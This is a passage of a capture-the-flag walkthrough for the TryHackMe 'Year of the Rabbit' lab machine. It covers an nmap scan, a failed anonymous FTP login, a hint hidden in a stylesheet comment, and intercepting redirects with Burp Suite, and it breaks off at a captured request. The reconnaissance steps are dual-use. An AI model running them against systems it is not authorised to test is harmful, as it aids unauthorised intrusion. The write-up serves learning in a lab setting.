
YEAR OF THE RABBIT — WRITE-UP

TryHackMe Challenge Link: https://tryhackme.com/room/yearoftherabbit

Contents

As always, we first need to perform some initial enumeration on the box. Get nmap up and we'll see if there are any services open to us:


```
nmap -sV -p- -vv <remote-ip>
```



```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.2
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 6.7p1 Debian 5 (protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.10 ((Debian))
```

List of open ports

Looks like we've got a webserver running on port 80, SSH running on port 22 and an FTP server on port 21. Nothing out of the ordinary here. We would need credentials in order to attack SSH, so let's leave this aside for now. That leaves the web and FTP servers; we'll try an anonymous login to the FTP server first:




```
[redacted]~$ ftp 10.10.193.61
Connected to 10.10.193.61.
220 (vsFTPd 3.0.2)
Name (10.10.193.61:agoodwill): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp>
```

Anonymous Login Failed

Nope.
Ah well, worth a shot.

Head over to the website to get an idea of what we're dealing with here.


Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf` . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default

Apache2 Default Landing Page


Just the default Apache2 landing page. Nothing we can do with the front-end, so let's take a look at the source code:



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Debian Default Page: It works</title>
    <link rel="stylesheet" href="assets/style.css" type="text/css">
   </head>
  <body>
    <div class="main_page">
      <div class="page_header floating_element">
        <img src="/icons/openlogo-75.png" alt="Debian Logo" class="floating_element"/>
        <span class="floating_element">
          Apache2 Debian Default Page
        </span>
      </div>
<!--      <div class="table_of_contents floating_element">
        <div class="section_header section_header_grey">
          TABLE OF CONTENTS
        </div>
        <div class="table_of_contents_item floating_element">
          <a href="#about">About</a>
        </div>
        <div class="table_of_contents_item floating_element">
          <a href="#changes">Changes</a>
        </div>
        <div class="table_of_contents_item floating_element">
          <a href="#scope">Scope</a>
        </div>
        <div class="table_of_contents_item floating_element">
          <a href="#files">Config files</a>
        </div>
      </div>
-->
      <div class="content_section floating_element">


        <div class="section_header section_header_red">
          <div id="about"></div>
          It works!
        </div>
        <div class="content_section_text">
          <p>
                This is the default welcome page used to test the correct
                operation of the Apache2 server after installation on Debian systems.
                If you can read this page, it means that the Apache HTTP server installed at
                this site is working properly. You should <b>replace this file</b> (located at
                <tt>/var/www/html/index.html</tt>) before continuing to operate your HTTP server.
          </p>


          <p>
                If you are a normal user of this web site and don't know what this page is
                about, this probably means that the site is currently unavailable due to
                maintenance.
                If the problem persists, please contact the site's administrator.
          </p>

        </div>
        <div class="section_header">
```

Landing Page Source Code


At first glance this looks completely normal too, but there *is* something abnormal about it. The default landing page is usually entirely self-contained in that it has an inline stylesheet, rather than linking to an external stylesheet like this one does:



```
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Debian Default Page: It works</title>
    <link rel="stylesheet" href="assets/style.css" type="text/css">
   </head>
  <body>
    <div class="main_page">
      <div class="page_header floating_element">
        <img src="/icons/openlogo-75.png" alt="Debian Logo" class="floating_element"/>
        <span class="floating_element">
          Apache2 Debian Default Page
        </span>
      </div>
<!--      <div class="table_of_contents floating_element">
        <div class="section_header section_header_grey">
          TABLE OF CONTENTS
        </div>
        <div class="table_of_contents_item floating_element">
```

Inline Stylesheet Missing

That, to me, indicates that there's something "off" about this section. Click the link and take a look at `assets/style.css` :




```
* {
  margin: 0px 0px 0px 0px;
  padding: 0px 0px 0px 0px;
}

body, html {
  padding: 3px 3px 3px 3px;

  background-color: #D8DBE2;

  font-family: Verdana, sans-serif;
  font-size: 11pt;
  text-align: center;
}
/* Nice to see someone checking the stylesheets.
   Take a look at the page: /sup3r_s3cr3t_fl4g.php
*/
div.main_page {
  position: relative;
  display: table;

  width: 800px;

  margin-bottom: 3px;
  margin-left: auto;
  margin-right: auto;
  padding: 0px 0px 0px 0px;

  border-width: 2px;
  border-color: #212738;
  border-style: solid;

  background-color: #FFFFFF;

  text-align: center;
}

div.page_header {
  height: 99px;
  width: 100%;

  background-color: #F5F6F7;
}

div.page_header span {
  margin: 15px 0px 0px 50px;

  font-size: 180%;
  font-weight: bold;
}

div.page_header img {
  margin: 3px 0px 0px 40px;

  border: 0px 0px 0px;
}

div.table_of_contents {
  clear: left;

  min-width: 200px;
```

`/assets/style.css`

Bingo. There's something for us on `/sup3r_s3cr3t_fl4g.php` . A flag, perhaps?..


Sup3r_S3cr3t_Fl4g


YouTube
Search
SIGN IN
Up next
AUTOPLAY
Rick Astley - Together Forever (Official Music Video)
Mix - Rick Astley - Never Gonna Give You Up (Video)
Wanderlust - An Indie/Folk/Pop Playlist | Vol. I
a-ha - Take On Me (Official 4K Music Video)
The Outfield - All The Love In The World
"BEST OF THE 80's" - A Compilation of the Most...
Bee Gees - Stayin' Alive (Official Video)
Phil Collins, Elton John, Eric Clapton - Best Rock Songs Ever
vevo
#RickAstley #NeverGonnaGiveYouUp #DancePop
Rick Astley - Never Gonna Give You Up (Video)
646,133,812 views • Oct 24, 2009
SHARE
SAVE

Rick Rolled!

Uh, no.
A message telling us to turn off our Javascript, followed by a redirection to a Rick Astley video.

Right, well, before we try that again, we'd better turn off Javascript. I'm using Firefox, so to do that I'm going to navigate to `about:config` then search for "javascript." Where it says `javascript.enabled` I'm going to change the Value to "false":




Search: javascript

Preference Name	Status	Type	Value
browser.urlbar.filter.javascript	default	boolean	true
javascript.enabled	modified	boolean	false
javascript.options.asmjs	default	boolean	true
javascript.options.asyncstack	default	boolean	false
javascript.options.baselinejit	default	boolean	true
javascript.options.baselinejit.threshold	default	integer	10
javascript.options.bigint	default	boolean	true
javascript.options.compact_on_user_inactive	default	boolean	true
javascript.options.compact_on_user_inactive_delay	default	integer	300000
javascript.options.discardSystemSource	default	boolean	false
javascript.options.dump_stack_on_debuggee_would_run	default	boolean	false
javascript.options.dynamicImport	default	boolean	true
javascript.options.experimental.await_fix	default	boolean	false
javascript.options.experimental.fields	default	boolean	false
javascript.options.gc_on_memory_pressure	default	boolean	true
javascript.options.ion	default	boolean	true
javascript.options.ion.frequent_bailout_threshold	default	integer	10
javascript.options.ion.full.threshold	default	integer	100000
javascript.options.ion.offthread_compilation	default	boolean	true
javascript.options.ion.threshold	default	integer	1000
javascript.options.mem.gc_allocation_threshold_factor	default	integer	90
javascript.options.mem.gc_allocation_threshold_factor_avoid_interrupt	default	integer	90
javascript.options.mem.gc_allocation_threshold_mb	default	integer	30
javascript.options.mem.gc_compacting	default	boolean	true
javascript.options.mem.gc_dynamic_heap_growth	default	boolean	true
javascript.options.mem.gc_dynamic_mark_slice	default	boolean	true
javascript.options.mem.gc_high_frequency_heap_growth_max	default	integer	300
javascript.options.mem.gc_high_frequency_heap_growth_min	default	integer	150

Turning off Javascript in Firefox

Other browsers have different ways of doing this, so you may need to search up how to do it for your own browser, or just use an extension to do it for you.

Right, we should now be safe to head back to `/sup3r_s3cr3t_fl4g.php` now:



```
Love it when people block Javascript...
This is happening whether you like it or not... The hint is in the video. If you're stuck here then you're just going to have to bite the bullet!
Make sure your audio is turned up!
```

`/sup3r_s3cret_fl4g` after turning off Javascript

56 seconds in we're given a hint in the audio:

> *"I'll put you out of your misery **burp** you're looking in the wrong place"*


Yep, you read that right. We're not even *close* to finding the flag.

On the plus side, that conspicuous burp in the middle of the audio sounds like it could be a clue. Perhaps **Burp**suite?

If you've not used Burpsuite before, take a look at this post from TryHackMe on how to set it up. Otherwise get an instance of Burp up and running and let's break this process down step by step. At this point you can also turn your Javascript back on.

Once you've got Burp set up to capture requests, let's try heading back to the `/sup3r_s3cr3t_fl4g.php` page once again:

We get the request to the page we were expecting. Click "Forward" and see what comes next:



Request to http://10.10.193.61:80

```
GET /intermediary.php?hidden_directory=[redacted] HTTP/1.1
Host: 10.10.193.61
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
